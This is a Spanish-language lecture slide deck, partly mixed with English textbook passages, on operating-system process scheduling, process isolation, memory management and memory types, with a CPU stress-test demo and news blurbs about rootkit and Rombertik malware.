
Cuando un proceso necesita enviar algo a la CPU para el procesamiento, genera un hilo.

Un hilo se compone de un conjunto de instrucciones individuales y los datos que deben ser trabajado por la CPU.

Un programa que ha sido desarrollado para llevar a cabo varias tareas diferentes al mismo tiempo es capaz de ejecutar varios hilos diferentes simultáneamente.

Una aplicación con esta capacidad se conoce como **multithreaded application**.

Cada hilo comparte los mismos recursos del proceso que lo creó.



# Process Scheduling


Programar y sincronizar los diversos procesos y sus actividades es parte del proceso de gestión, que es responsabilidad del sistema operativo.

Se crea una política de planificación para controlar cómo hilos interactuarán con otros hilos.

Los sistemas operativos pueden utilizar diferentes programadores, que son básicamente algoritmos que controlan el tiempo compartido(timesharing) de la CPU.

A los procesos se asignan diferentes niveles de prioridad (**interrupciones**) que dictan que procesos invalidan otros procesos cuando se requiere la asignación de tiempo de CPU.

El sistema operativo crea y elimina procesos según sea necesario, y los supervisa cambiando el estado (**listo, bloqueado, ejecucion**).



Cuando un proceso realiza una petición de un recurso (asignación de memoria, dispositivos de almacenamiento secundario, espacio de disco), el sistema operativo crea ciertas estructuras de datos y dedica los procesos necesarios para que la actividad sea completada.

Una vez que la acción se lleva a cabo el proceso tiene que destruir estas estructuras y liberar los recursos de nuevo para que estén disponibles para otros procesos solicitantes.

Si esto no sucede correctamente, el sistema puede quedarse sin recursos críticos.

Si un planificador de procesos no se construye correctamente, un atacante podría manipularlo.

El atacante podría asegurar que ciertos procesos no tienen acceso a los recursos del sistema (la creación de un ataque de denegación de servicio) o que un proceso malicioso tiene sus privilegios escalado (permitiendo grandes daños).



# DEMO

## CPU STRESS TOOL

```
stress --cpu 4 --timeout 60
```




# Process isolation

Para proteger los procesos de uno al otro, los sistemas operativos comúnmente tienen funcionalidad para el aislamiento de procesos.

El aislamiento de procesos es un control lógico que intenta prevenir que un proceso interfiera con otro.

Una falla en el aislamiento de procesos significa que un fallo en cualquier aplicación podría colapsar todo el sistema.



# Process isolation

Diferentes métodos pueden ser utilizados para hacer cumplir el aislamiento de procesos

**Encapsulación de objetos.**

**Tiempo de multiplexado de los recursos compartidos.**

**Distinción de nombre.**

**Mapeo de Memoria Virtual.**

## Time multiplexing

Es una **tecnología que permite compartir recursos del sistema entre múltiples procesos**, cada uno con un espacio de tiempo (Time Slicing) asignado.

Significa que hay varias fuentes de datos y las piezas individuales de datos se canalizan (Pipe) en un canal de comunicación.

El sistema operativo está coordinando las diferentes peticiones de los diferentes procesos y tuberías a través de la CPU compartida.

Un sistema operativo debe proporcionar el tiempo adecuado de multiplexación (intercambio de recursos) para garantizar la existencia de un ambiente de trabajo estable para el software y los usuarios.

## Naming distinctions

Significa que los diferentes procesos tienen su propio nombre o valor de identificación(PID).

Los procesos se suelen asignar valores de identificación de proceso (PID), que el sistema operativo y otros procesos utilizan para llamarlos.


Cada proceso tiene su propio valor único PID. 5544, 17752, 3194

## Virtual address mapping

Permite a los diferentes procesos de tener su propio espacio de memoria.

El administrador de memoria asegura que los procesos no interactúen de manera inapropiada con otros procesos de memoria.

Proporciona integridad y confidencialidad



# Process Management

<https://www.youtube.com/watch?v=bS3QuOQgUu8>

<https://www.youtube.com/watch?v=7FRW4iGjLrc> (Cooperative, Preemptive)


# New GPU-based Linux Rootkit and Keylogger with Excellent Stealth and Computing Power



Friday, May 08, 2015



Swati Khandelwal



The world of hacking has become more organized and reliable over recent years and so the techniques of hackers. Nowadays, attackers use highly sophisticated tactics and often go to extraordinary lengths in order to mount an attack. And there is something new to the list: A team of developers [...]

Estos tipos de rootkits pueden husmear en la memoria del host de la CPU a través de DMA (acceso directo a memoria), que permite a los componentes de hardware leer la memoria principal del sistema sin pasar por la CPU, por lo que este tipo de acciones son más difíciles de detectar.

# Rombertik Malware Destroys Hard Drives to Avoid Detection

Tuesday, May 05, 2015   Mohit Kumar



192



Like  
2k



Share  
1235



Tweet  
253



Share  
40



ShareThis  
1809



Security researchers have discovered a new strain of malware that makes use of extraordinary measures to evade detection and analysis, making the computer it infects unusable. Dubbed Rombertik, which is "unique" among other self-destructing malware samples due to its unique evasion techniques. [...]

# *Memory Management*




# Memory Management

**Cada computadora tiene su jerarquía de memoria.**

Algunas pequeñas cantidades de memoria son muy rápidas y caras (registros, caché), mientras que cantidades más grandes son más lentas y menos costosas (RAM, disco duro).

La parte del sistema operativo que realiza un seguimiento de cómo se utilizan estos diferentes tipos de memoria se le llama **Administrador de memoria**.




# Memory Manager

**Su trabajo es asignar y desasignar diferentes segmentos de memoria.**

Hacer cumplir el **control de acceso** para garantizar que procesos están interactuando sólo con sus propios segmentos de memoria.

Gestionar el intercambio del contenido de la RAM al disco duro.



# Memory Management

## **El objetivo de la Administración de la Memoria.**

Proporcionar un nivel de abstracción para los programadores

Maximizar el rendimiento con la limitada cantidad de memoria disponible.

Proteger el sistema operativo y las aplicaciones que estan cargados en memoria.

**Para proporcionar un ambiente seguro y estable, un sistema operativo debe ejercer la gestión de memoria adecuada.**



# Abstraction

La abstracción esconde detalles innecesarios al usuario.

El administrador de memoria esconde todos los problemas de memoria y **solo ofrece a la aplicación un segmento de memoria.**

La aplicación es capaz de correr sin tener que conocer todos los detalles del sistema operativo y el hardware que se está ejecutando.

37FD00	01001100
37FD01	1001010
37FD02	00100110
37FD03	01101101
	...

# Memory Management

El administrador de memoria tiene cinco responsabilidades básicas.

1

**Reubicación(relocation).**

Intercambiar los contenidos de la memoria RAM al disco duro como sea necesario(**Swapping**).

**Proporcionar punteros para aplicaciones** si sus instrucciones y segmento de memoria han sido trasladados a una ubicación diferente en la memoria principal.

	...
37FD00	<b>01001100</b>
37FD01	<b>1001010</b>
37FD02	<b>00100110</b>
37FD03	<b>01101101</b>
	...

# Memory Management

2

## Protección

Limita a los procesos para que interactúen sólo con los segmentos de memoria asignadas a ellos.

Proporcionar control de acceso a segmentos de memoria.

37FD00	...
37FD01	<b>01001100</b>
37FD02	<b>10010110</b>
37FD03	<b>00100110</b>
	<b>01101101</b>
	...

# Memory Management

3

## Compartir(Sharing)

Utiliza controles complejos para garantizar la integridad y confidencialidad cuando los procesos tienen que utilizar los mismos segmentos de memoria compartida.

Permite a muchos usuarios con diferentes niveles de acceso interactuar con la misma aplicación que se ejecuta en un segmento de memoria.

37FD00	01001100
37FD01	1001010
37FD02	00100110
37FD03	01101101
	...

# Memory Management

4

## Organización Lógica

Segmenta todos los tipos de memoria, y proporcionan un esquema de direccionamiento para cada uno en un nivel de abstracción.

Permite el intercambio de módulos de software específicos, tales como procedimientos de **librería de enlace dinámico (DLL)**.

37FD00	01001100
37FD01	1001010
37FD02	00100110
37FD03	01101101
	...

# Memory Management

5

## Organización física


Segmenta el espacio físico de memoria para aplicaciones y procesos del Sistema Operativo.

37FD00	01001100
37FD01	1001010
37FD02	00100110
37FD03	01101101
	...

## ¿Cómo puede un sistema operativo asegurarse de que un proceso sólo interactúa con su segmento de memoria?

Cuando un proceso crea un hilo. El CPU utiliza dos registros.

Un **registro base** contiene la dirección inicial que le fue asignado al proceso, y un **registro límite** contiene la dirección final.



## **Protección de Memoria**

Protección de la memoria impide un proceso de afectar la confidencialidad, integridad, o la disponibilidad de otro.

Cada referencia de dirección está validado para su protección.

Dos o más procesos pueden compartir el acceso al mismo segmento con diferentes derechos de acceso.

Se le pueden asignar diferentes niveles de protección a las instrucciones y tipos de datos.

Los procesos no pueden generar direcciones no permitidas o ganar acceso a segmentos no autorizados.

# Memory Types

## Random Access Memory

**Memoria de acceso aleatorio (RAM)** es un tipo de instalación de almacenamiento temporal donde los datos y las instrucciones del programa pueden mantenerse y ser modificados.

Se utiliza para actividades de lectura / escritura por el sistema operativo y las aplicaciones.

Se describe como volátil porque si fuente de alimentación del ordenador se termina, a continuación, toda la información dentro de este tipo de memoria se pierde.

RAM es memoria de acceso aleatorio: significa "al azar" de la CPU puede acceder aleatoriamente (Jumpto) cualquier ubicación en la memoria.

**Memoria secuencial (como cinta) debe leer secuencialmente la memoria, comenzando en el offset cero, hacia la parte deseada de la memoria.**

**La memoria volátil (como RAM) pierde la integridad después de una pérdida de potencia.**

**La memoria no volátil (tal como ROM, disco o cinta) mantiene la integridad sin energía eléctrica.**



La memoria primaria o real, como la RAM, **la CPU la accesa directamente** y se utiliza para contener instrucciones y datos para la ejecución de procesos.

## **Static RAM (SRAM)**

No requieren estar refrescando continuamente (mayor rapidez que DRAM), utilizan una tecnología que le permite mantener los bits en sus celdas de memoria, sin el uso de capacitores, pero requiere más cantidad de transistores que la DRAM(ocupando más espacio en el chip de la RAM + costosa).

## **Synchronous DRAM (SDRAM)**

Se sincroniza con la CPU del sistema y sincroniza la señal de entrada y de salida en el chip de memoria RAM.

Coordina sus actividades con el reloj del CPU, permitiendo así que el tiempo de actividades del CPU y de la Memoria estén sincronizadas siempre. Esto aumenta la velocidad de transmitir y ejecutar datos.

Extended data out DRAM (EDO DRAM) This is faster than DRAM because DRAM can access only one block of data at a time, whereas EDO DRAM can capture the next block of data while the first block is being sent to the CPU for processing. It has a type of “look ahead” feature that speeds up memory access.

Burst EDO DRAM (BEDO DRAM) Works like (and builds upon) EDO DRAM in that it can transmit data to the CPU as it carries out a read option, but it can send more data at once (burst). It reads and sends up to four memory addresses in a small number of clock cycles.

Double data rate SDRAM (DDR SDRAM) Carries out read operations on the rising and falling cycles of a clock pulse. So instead of carrying out one operation per clock cycle, it carries out two and thus can deliver twice the throughput of SDRAM. Basically, it doubles the speed of memory activities, when compared to SDRAM, with a smaller number of clock cycles. Pretty groovy.

**The following are additional types of RAM you should be familiar with:**

- **Synchronous DRAM (SDRAM)** Synchronizes itself with the system's CPU and synchronizes signal input and output on the RAM chip. It coordinates its activities with the CPU clock so the timing of the CPU and the timing of the memory activities are synchronized. This increases the speed of transmitting and executing data.
- **Extended data out DRAM (EDO DRAM)** This is faster than DRAM because DRAM can access only one block of data at a time, whereas EDO DRAM can capture the next block of data while the first block is being sent to the CPU for processing. It has a type of "look ahead" feature that speeds up memory access.
- **Burst EDO DRAM (BEDO DRAM)** Works like (and builds upon) EDO DRAM in that it can transmit data to the CPU as it carries out a read option, but it can send more data at once (burst). It reads and sends up to four memory addresses in a small number of clock cycles.

- **Double data rate SDRAM (DDR SDRAM)** Carries out read operations on the rising and falling cycles of a clock pulse. So instead of carrying out one operation per clock cycle, it carries out two and thus can deliver twice the throughput of SDRAM. Basically, it doubles the speed of memory activities, when compared to SDRAM, with a smaller number of clock cycles. Pretty groovy.

# Hardware Segmentation

Segmentación de hardware se utiliza para mantener los desarrolladores de aplicaciones fuera de los sistemas de producción. También evita que diferentes aplicaciones o entornos interfieran unos con otros.

# Hardware Segmentation

En los sistemas con un nivel de confianza más alto puede ser necesario aplicar la segmentación de hardware, de la memoria utilizada por diferentes procesos.

Significa que la memoria está separada físicamente en lugar de sólo estar separada lógicamente.

Esto añade otra capa de protección para garantizar que un proceso de menor privilegio no accede y modificar el espacio de memoria de un proceso de nivel superior.

Esto añade otra capa de protección para garantizar que un proceso de menor privilegio no acceda y modifique el espacio de memoria de un proceso de nivel superior.

Se refiere a la práctica de aislar las funciones para separar las plataformas de hardware según sea necesario para garantizar la integridad y seguridad de las funciones del sistema.

Lleva el aislamiento del proceso un paso más allá mediante **procesos de mapeo a posiciones de memoria específicos**. Esto proporciona más seguridad que el aislamiento de procesos (lógico).


# Read-Only Memory

## **Read-only memory (ROM)**

Es un tipo de memoria no volátil, lo que significa que cuando una computadora está apagada, los datos aún mantienen dentro de los chips de memoria.

Cuando los datos se escriben en los chips de memoria ROM, los datos no pueden ser alterados.

Chips de ROM individuales se fabrican con el programa almacenado o rutinas diseñado en ella. El software que se almacena en ROM se llama firmware.




# Read-Only Memory

## Programmable read-only memory (PROM)


Es una forma de ROM que puede ser modificado después de haber sido fabricado.

PROM puede ser programada solamente una vez porque el voltaje que se utiliza para escribir bits en las celdas de memoria en realidad quema los fusibles que conectan las células de memoria individuales. Las instrucciones están en PROM mediante un dispositivo especializado.





## Erasable programmable read-only memory (EPROM)

Pueden ser borrados, modificados y actualizados. Este mantiene datos que pueden ser **escritos o eliminados eléctricamente, a través de un dispositivo UV** que provee el grado justo de energía que necesita para su modificación.



## Electrically erasable programmable read-only memory (EEPROM)

EEPROM es similar a la EPROM, pero esta puede **ser modificada electrónicamente a través de la programación de sus circuitos y señales**. Este solo elimina un byte a la vez, haciéndolo más lento.



## Flash memory

Es un tipo especial de memoria que es utilizada en cámaras digitales, chips de BIOS, tarjetas de memoria y consolas de videojuegos. **Es una tecnología SSD**, que significa que no tiene partes móviles.

Cuando la memoria flash tiene que ser borrada y regresada a su estado original, un programa inicia los circuitos internos para aplicar un campo eléctrico.

La función de borrado se realiza en bloques o en todo el chip en lugar de borrar un byte a la vez.

La memoria flash se utiliza como una pequeña unidad de disco en la mayoría de las implementaciones. **Sus beneficios sobre un disco duro normal es que es más pequeño, rápido y ligero.**



# Cache Memory

- ❑ **Es un tipo de memoria utilizada para actividades de escritura y lectura de alta velocidad.**
- ❑ Cuando el sistema asume (a través de su lógica programática) que necesitará acceder a información específica muchas veces a través de sus actividades de procesamiento, se almacena la información en la memoria caché de modo que es fácil y rápidamente accesible.
- ❑ Los datos en la memoria caché se puede acceder mucho más rápidamente que los datos almacenados en otros tipos de memoria.

Diferentes placas base tienen diferentes tipos de caché. **Nivel 1 (L1) es más rápido que el Nivel 2 (L2), y L2 es más rápido que L3.** Algunos procesadores y controladores de dispositivos tienen memoria caché integrada en ellos. **L1 y L2 se construyen generalmente en los procesadores y los propios controladores.**


# Memory Mapping

El acceso a la memoria debe ser controlada para asegurar que los datos no se dañan y que la información sensible no está disponible para procesos no autorizados. **Este tipo de control se lleva a cabo a través de la asignación del direccionamiento de memoria.**

La CPU es uno de los componentes más confianza dentro de un sistema, y se puede acceder a la memoria directamente. **Utiliza direcciones físicas en vez de punteros (direcciones lógicas) a los segmentos de memoria.**

